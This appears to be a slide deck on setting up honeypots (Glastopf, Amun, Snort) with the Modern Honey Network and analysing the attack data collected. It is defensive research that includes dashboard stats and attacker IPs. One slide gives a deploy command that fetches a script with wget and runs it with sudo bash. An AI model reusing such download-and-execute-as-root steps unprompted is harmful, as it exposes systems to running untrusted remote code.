# Honeypot How-to

# Introductions

- Roxy - @theroxyd
  @thelab_ms
- Mike - @sooshie

# What is this?

a honeypot is a system set up with intentions of making it easy for an attacker to connect (or try to connect) to it all while logging the attempts & collecting data such as IP address, location, and types of attacks.

http://pixgood.com/winnie-the-pooh-honey-pot.html

“It’s a trap” - Roxy’s co-worker Frank

# Types of Honeypots

High Interaction - Allows a higher level of interaction from attackers, e.g. file creation, running commands, service exploitation.

Low Interaction - Little to no service emulation, accepts and understands a very limited subset of commands and activities.

# Why?

Collect malware for analysis and intel

Collect data for analysis:

- IP addresses
- Location
- Types of Attacks
- and much more!

# Why?

Decoy - absorbs the attacks or grabs the attackers’ attention

Research! Make pretty graphs and maps.

# Cool Stuff from HPs

projecthoneypot.org

atlas.arbor.net

map.ipviking.net

or make your own with Modern Honey Network

# Goals

- Easiest way(s) to setup multiple honeypots
- Gather data
- Analyze the data
- Anything useful in the data?
- Learn

# Hardware

Q: Wanted to have multiple systems in geographic disparate places.

A: To the cloud! And others.

# Location

Q: Do systems need to be in geographically disparate areas?

A: This might be the best (only) way to see if certain systems only scan specific IP ranges/tell if different infrastructures are targeted differently.

# Software

Q: When was the last time we set up a honeypot, let alone multiple ones?

A: A long time ago. Hopefully there’s not a super steep learning curve.

# Data Analysis

Q: What should we use, and how can we explore the data?

A: Python + IPython, duh.

# Setup

- 4 honeypot systems
  - 3 x EC2 + 1 ATT U-Verse
- 3 different honeypot types
  - 2 x Glastopf (EC2 free and ATT U-Verse)
  - 2 x Amun (EC2 free)
  - 2 x Snort (EC2 free)
- 4 locations
  - Amazon East
  - Amazon West
  - Amazon Singapore
  - Austin, TX
- 1 coordination server
  - MHN (http://threatstream.github.io/mhn/)
  - Amazon East ~ $35/mo

# System Security

IPTABLES, and lots of it

- Restrict access to MHN web app to specific IPs
- Restrict hpfeeds between MHN server and honeypot IPs
- Remove any extra services
  - Only the honeypot software and SSH were listening for connections
- Keep software up-to-date (duh)
- SSH keys everywhere

# Glastopf

“Glastopf is a low-interaction honeypot that emulates a vulnerable web server hosting many web pages and web applications with thousands of vulnerabilities.”

- Attempts to respond intelligently to requests
- Captures the full client request (all HTTP headers)

# Amun

Low interaction honeypot that emulates several services and listens on other ports for incoming connections.

- Records attacker and honeypot IPs and ports

# Snort

Signatures + Packets

- Full signature detail is recorded


# MHN

“The Modern Honey Network project makes deploying and managing secure honeypots extremely simple.”

Supports:

- Snort
- Dionaea
- Conpot
- Kippo
- Amun
- Glastopf
- Wordpot
- ShockPot

# MHN Architecture




http://threatstream.github.io/mhn/images/architecture.png

# MHN Install

```
$ cd /opt/
$ git clone https://github.com/threatstream/mhn.git
$ cd mhn/scripts/
$ sudo ./install_hpfeeds.sh
$ sudo ./install_mnemosyne.sh
$ sudo ./install_honeymap.sh
$ sudo ./install_mhnserver.sh
```

It really is that easy. Very few issues, mostly regarding local permissions and logging.

# Honeypot Install

## Select Script

Ubuntu - Glastopf

## Deploy Command

```
wget "http://[redacted]/api/script/?text=true&script_id=4" -O deploy.sh && sudo bash deploy.sh http://[redacted]
```

## Deploy Script

### Name

Ubuntu - Glastopf

### Script

```
#!/bin/bash

set -e
set -x

if [ $# -ne 2 ]
    then
        echo "Wrong number of arguments supplied."
        echo "Usage: $0 <server_url> <deploy_key>."
        exit 1
fi
```

# MHN Dashboard

## Attack Stats

Attacks in the last 24 hours: **1,795**

TOP 5 Attacker IPs:

1. 54.169.85.158 (797 attacks)
2. 54.179.189.237 (792 attacks)
3. 61.160.223.69 (24 attacks)
4. 98.126.7.202 (23 attacks)
5. 213.246.170.65 (10 attacks)

TOP 5 Attacked ports:

1. 443 (1,597 times)
2. 3389 (86 times)
3. 8080 (34 times)
4. 23 (26 times)
5. 25 (24 times)

TOP 5 Attacks Signatures:

## Attacks Report

Search Filters

Sensor: All | Honeypot: All | Date: MM-DD-YYYY | Port: 445 | IP Address: 8.8.8.8 | GO

| | Date | Sensor | Country | Src IP | Dst port | Protocol | Honeypot |
|---|---|---|---|---|---|---|---|
| 1 | 2014-11-04 16:12:57 | [redacted] | | 193.92.185.13 | 23 | telnet | amun |
| 2 | 2014-11-04 16:07:42 | [redacted] | | 173.201.38.150 | 3389 | None | amun |
| 3 | 2014-11-04 15:59:56 | [redacted] | | 222.186.51.140 | 3389 | None | amun |
| 4 | 2014-11-04 15:58:55 | [redacted] | | 222.186.51.140 | 3389 | None | amun |
| 5 | 2014-11-04 15:24:58 | [redacted] | | 117.21.191.206 | 8080 | http-alt | amun |
| 6 | 2014-11-04 15:10:20 | [redacted] | | 104.194.20.19 | 8080 | http-alt | amun |
| 7 | 2014-11-04 15:10:13 | [redacted] | | 104.194.20.19 | 8080 | http-alt | amun |
| 8 | 2014-11-04 15:03:05 | [redacted] | | 121.172.98.20 | 23 | telnet | amun |
| 9 | 2014-11-04 15:02:51 | [redacted] | | 173.201.38.150 | 3389 | None | amun |
| 10 | 2014-11-04 15:01:03 | [redacted] | | 199.83.94.144 | 3389 | None | amun |


1 2 3 4 5 ... 9189 9190 »

# MHN Sensors

## Sensors

| | Name | Hostname | IP | Honeypot | UUID | Attacks |
|---|---|---|---|---|---|---|
| 1- | [redacted]amun | [redacted] | [redacted] | amun | eb030eb8-3c69-11e4-9ee4-0a0b6e7c3e9e | 69217 |
| 2- | [redacted]mun | [redacted] | [redacted] | amun | 5bf781dc-4726-11e4-9ee4-0a0b6e7c3e9e | 20475 |
| 3- | [redacted]pf | [redacted] | [redacted] | glastopf | 7f3527b2-468b-11e4-9ee4-0a0b6e7c3e9e | 1285 |
| 4- | [redacted]lastopf | [redacted] | [redacted] | glastopf | a16f5f36-3c41-11e4-9ee4-0a0b6e7c3e9e | 615 |
| 5- | [redacted]nort | [redacted] | [redacted] | snort | 5cda4a12-4730-11e4-9ee4-0a0b6e7c3e9e | 286 |
| 6- | [redacted]snort | [redacted] | [redacted] | snort | e50f7cbe-472f-11e4-9ee4-0a0b6e7c3e9e | 18 |

# MHN Honeymap



# Stats

## Amun

- 89155 events
- 22 unique ports scanned


## Glastopf

- 1646  events
- 617 unique URLs requested
- 53 unique User-Agents


## Snort

- 306 events
- 3 unique signatures


# Events Over Time




# Commonly Scanned Ports




# Alerts Per Sensor Type




# Alerts Cont’d




# Alerts Per Sensor



# Alerts Cont’d

